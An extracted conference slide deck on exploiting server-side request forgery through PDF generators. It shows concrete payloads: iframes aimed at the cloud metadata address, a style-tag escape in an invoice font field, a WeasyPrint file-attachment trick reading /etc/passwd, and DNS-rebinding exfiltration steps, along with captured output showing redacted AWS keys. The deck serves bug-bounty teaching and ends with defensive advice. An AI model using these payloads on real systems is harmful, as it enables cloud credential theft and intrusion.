

OWNING THE CLOUT THROUGH SSRF AND PDF GENERATORS

Ben Sadeghipour
Cody Brocious

WHO ARE WE



Ben Sadeghipour

- Head of Hacker Operations at HackerOne
- Top 20 hacker on HackerOne
- Snapchat, Yahoo, DoD, Airbnb, Valve, etc.
- Youtube/Twitch/social media: @NahamSec



Cody Brocious

- Head of Hacker Education at HackerOne
- Not top 20 on HackerOne
- Hotel locks, Nintendo Switch, iTunes, etc.
- Twitter: @daeken

SSRF According to OWASP

In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or a modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

TL;DR: Make requests using the target host and in some cases render JS server side

What is Cloud Metadata?

- 169.254.164.254 is accessible internally within the machine you have access to.
- Provides details like internal IP, hostname, project details, etc.

And if you're lucky enough, it could also give you access to `access_key` & `secret_key` as well

Basic Example

- Upload avatar via URL and triggers the following request:
GET /api/v1/fetch?url=https://site.com/myfunnycatmeme.jpeg
Host: thesiteweareabouttpwn.com
- Changing the URL parameter to something.internal.target.com may give us access to see internal assets
- Not limited to http, you can use other protocols
 - file:///etc/passwd
 - gopher://
 - ssh://


... But it's not always that easy

CVE Examples

CVE Examples

Similar to previous slides

JIRA CVE-2017-9506




<https://medium.com/bugbountywriteup/piercing-the-veil-server-side-request-forgery-to-niprnet-access-c358fd5e249a>

CVE Examples

Similar to previous slides

JIRA CVE-2017-9506

Metadata




<https://medium.com/bugbountywriteup/piercing-the-veil-server-side-request-forgery-to-niprnet-access-c358fd5e249a>

CVE Examples

Similar to previous slides

Jenkins - CVE-2018-1000600



SSRF Hurdles

Sometimes it's not as straightforward as a single http request. In some cases you may be dealing with filters or you may not even see the output of your request but you still have a few options

SSRF Hurdles

- **Problem:** metadata or internal IPs are getting filtered
 - **Solution:** Use a custom domain like meta.mydomain.com and point it to the asset you are trying to access (aws.mydomain.com -> 169.254.169.254)
- **Problem:** Only able to use whitelisted domains
 - **Solution:** Find an 'Open Redirect' on the whitelisted domain(s) and use that to exploit your SSRF
- **Problem:** SSRF is there but I can't see the output
 - **Solution:** Use Javascript and exfil data

Valuable Assets / Vulnerabilities

- XSS on the target application where it also gets pushed to the PDF
 - How to confirm it: `<script>document.write(123)</script>`
 - Generate PDF and it should print 123
- Follows redirection by pointing the url or HTML tag (iframe/img etc) to our host where redirect.php redirects to success.php
 - `mysite.com/redirect.php` -> redirects to `mysite.com/success.php`
- Any customization that involves HTML/CSS (Font name, colors, styling)
- Open redirect on the target application in case of any domain whitelisting

PDF GENERATION PROCESS

Headless Browsers

There are two common headless browsers in use:

- wkhtmlpdf is a Webkit implementation whose rendering backend is PDF.
- Headless Chrome is desktop Chrome minus the GUI and with a PDF or image rendering backend attached.

Lots of wrapper libraries providing easy integration with any language

HTML Renderers

Rather than using an actual browser engine, these renderers work by doing the HTML and CSS parsing, without any kind of JavaScript support or dynamic layout engine.

- tend to provide a restricted environment where most HTML can be handled safely and efficiently

WeasyPrint is a great example of this class of HTML->PDF converters (more later)

XSS in PDF Files

PDF + XSS == SSRF

Most modern web applications performing PDF generation do not actually generate PDFs directly.

- As such, any XSS into this data gets you running in the context of the server -- not the client!

The attack strategy used will depend on what conversion system is in use in the application, but these can be broken into two categories: Headless browsers and HTML renderers.

Simple XSS→SSRF via wkhtmltopdf

You notice HTML is rendering within your Generated PDF

- we want to make sure this can communicate with other hosts
 - `<iframe src="http://myhost:myport:443">`

```
Listening on [0.0.0.0] (family 0, port 443)
Connection from [REDACTED] port 443 [tcp/*] accepted (family 2, sport 55864)
GET /SSRF_TEST HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) wkhtmltopdf_linux_amd64 Safari/534.34
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en,*
Host: [REDACTED]:443
```



Simple XSS→SSRF via wkhtmltopdf

```
<iframe src="http://169.254.169.254/user-data">
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2019-03-
17T23:52:50Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" :
  "ASIAY[REDACTED]",
  "SecretAccessKey" :
  "ZtYCDqcD+s[REDACTED]"
}
```

When Simple Fails

Headless Chrome is great for PDF conversion tasks like this, but it makes it harder for hackers. Unlike wkhtmltopdf, it cares if you try to load an http resource inside an https page, like our previous example. Also unlike wkhtmltopdf, you can't typically redirect it to another page and get a render of the new location.

Finally, the JS engine cares about Same-Origin Policy just like normal browsers do, so we can't just make an XMLHttpRequest to the metadata service and steal their data that way.

HTML Renders but...

- Most user input gets sanitized/filtered
- We haven't found an XSS in our target app
 - But... we are allowed to customize the fonts and styling of the generated PDF

XSS via escaping <style> tag

- Most user input gets sanitized/filtered
- No XSS
 - But... we are allowed to customize the fonts and styling

```
#eab6a2
-----WebKitFormBoundaryxdSd3WBVkJWzurn40
Content-Disposition: form-data; name="fuji_invoicing_invoice_settings[font]"
Helvetica</style>
-----WebKitFormBoundaryxdSd3WBVkJWzurn40
Content-Disposition: form-data; name="fuji_invoicing_invoice_settings[font_size]"
Medium
-----WebKitFormBoundaryxdSd3WBVkJWzurn40
Content-Disposition: form-data; name="cancel_url"
```

ica, Arial, sans-serif !important; font-size: 12px !important; } @media print { @page { size: letter portrait; }}.folding-mark { width:
bding-mark.left { left: 0; }.folding-mark.right { right: 0; }.discount-percent { display: none; } @media print { body { font-size: 0.1042in; }} @media screen
container { font-size: 12px; width: 67.75em; background-color: #fff; }}

test

15 Test st

"><U>ASDF

For: test

XSS via escaping <style> tag

- Confirm it renders HTML within the PDF Generator
- Can it fetch anything from a remote host?

```
#eab6a2
-----WebKitFormBoundaryew6KO2tp3ttFQrBb
Content-Disposition: form-data; name="fuji_invoicing_invoice_settings[font]"

Helvetica"><img/src="4:4434">
-----WebKitFormBoundaryew6KO2tp3ttFQrBb
Content-Disposition: form-data; name="fuji_invoicing_invoice_settings[font_size]"

Medium
-----WebKitFormBoundaryew6KO2tp3ttFQrBb
Content-Disposition: form-data; name="cancel_url"
```



```
Connection from 10.10.10.10 port 4434 [tcp/*] accepted (family 2, sport 50117)
GET / HTTP/1.1
User-Agent: Java/1.7.0_191
Host: 10.10.10.10:4434
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

XSS via escaping <style> tag

Replace test payload with <style><iframe src="<http://169.254.169.254/user-data>"> and extract data:

```
{
  "Code" : "Success",
  "LastUpdated" : "2019-03-
17T23:52:50Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" :
  "ASIAY[REDACTED]",
  "SecretAccessKey" :
  "ZtYCDqcD+s[REDACTED]"
}
```


WeasyPrint Makes Hacking (W)easy

WeasyPrint Makes Hacking (W)easy

... Once you know the trick, at least.

This one stumped us for a while. We got XSS into a PDF no problem, but there were two things that made this hard:

1. It didn't seem to run any scripts, load iframes, or seemingly do anything but load images.
2. Every single payload we wanted to test required us to take a rideshare somewhere.

Use The Source

Once we got it to connect to a server where we could see the request, we noticed that the user agent said it was from WeasyPrint. A quick Google search later and we learned it was a pretty straightforward HTML renderer written in Python and it was open source!

Thankfully, we could run this locally and render pages just like the victim.

Unfortunately, this was when we got really pessimistic. This thing didn't render *anything* fun. Text, some CSS, images -- that was about it.

Use The Source

- How does it work?
 - weasyprint input.html output.pdf

Example:

```
1 <br><h1>javascript test:<br>
2 <script>document.write(</script>
3 <h1>img fetching 'https://www.google.com/favicon.ico'<h1><br>
4 
5 <br><h1>iframe test:</h1><br>
6 <iframe src="https://www.google.com/">
7
```



javascript test:

**img fetching 'https://
www.google.com/favicon.ico'**



iframe test:

|

Use The Source

- Only fetched images
- No Javascript
- No <iframe>
- Html.py from WeasyPrint's GitHub repository indicates we can use
 - 

Use The Source

- Only fetched images
- No Javascript
- No <iframe>
- Html.py from WeasyPrint's GitHub repository indicates we can use
 - 
 - <Embed> 

Use The Source

- Only fetched images
- No Javascript
- No <iframe>
- Html.py from WeasyPrint's GitHub repository indicates we can use
 - 
 - <Embed> 
 - <Object> 

Use The Source

- Only fetched images
- No Javascript
- No <iframe>
- Html.py from WeasyPrint's GitHub repository indicates we can use
 - 
 - <Embed> 
 - <Object> 
 - <Link> 

Attachments

```
<link rel=attachment href="file:///etc/passwd">
```

Attachments

```
<link rel=attachment href="file:///etc/passwd">
```

This embeds files right into the PDF itself! They aren't visible on the page, but they're included as a hidden resource on the file.

Attachments

```
<link rel=attachment href="file:///etc/passwd">
```

This embeds files right into the PDF itself! They aren't visible on the page, but they're included as a hidden resource on the file.

We could not only read files, but make web requests. Three rideshares later, we had their full EC2 access keys.

Attachments

```
1 <link rel=attachment href="file:///etc/passwd">  
2
```



```
nahamsec@reconppad:/var/www/html/weasytest# python dc.py test.pdf  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
[...]
```

Unpacks the content from pdf

DNS Rebinding for Fun and Profit

DNS Rebinding for Fun and Profit

DNS rebinding attacks provide a means to get around this. We make the browser think it's requesting data from the same domain the page was loaded from and it's game over.



DNS Rebinding for Fun and Profit

1. Browser loads <http://ex.ploit.info/> and the script sends a message to the server to rebind ex.ploit.info to 169.254.169.254
2. The script then resolves a0.ex.ploit.info through a2499.ex.ploit.info, flushing the DNS cache for the original domain
3. Then the script can request any data from the metadata service using requests to ex.ploit.info; the metadata services don't care what hostname is used to make requests to them
4. Data can be sent to bc.ex.ploit.info, which serves as a backchannel for exfiltration



SSRF Tools

HTTPRebind

Rebinding attacks can be very valuable for SSRF, but they require a lot of setup work, tweaking, and programming. HTTPRebind combines a DNS server with an HTTP server to automatically handle all of this for you.

- Usable against any headless browser
- Takes only seconds to run due to DNS cache flushing
- Automatically pulls critical data from GCP, AWS, and Azure

Get the source at <https://github.com/daeken/httprebind>

SSRFTest

This tool lets you quickly do a first-pass test for SSRF. It will record incoming requests for your different targets as well as automatically attempt to access and dump data from EC2 metadata service.

The optimal targets for SSRFTest's automated functionality are real headless browsers living in the cloud, but it's a useful starting point for any SSRF exploitation.

Get the code at <https://github.com/daeken/SSRFTest> or use the public instance at <https://ssrftest.com/>

Recap

Recap

- SSRFs can be very dangerous
- Don't give up on your bugs until you have tried every possible scenario
 - WeasyPrint took us ~3 months to piece together
- If you see a PDF generator somewhere, 9/10 it's vulnerable
 - Especially if you chain with other vulnerabilities (XSS, Open Redirect, etc)

Recap

- Disable Javascript
- Create some good whitelisting
- Properly configure your cloud instances to minimize impact
- Be nice to hackers

Keep in Touch



Ben Sadeghipour

- me@nahamsec.com
- Youtube/Twitch/social media: @NahamSec



Cody Brocious

- Twitter: @daeken
- Hacker101 Discord

Thank You!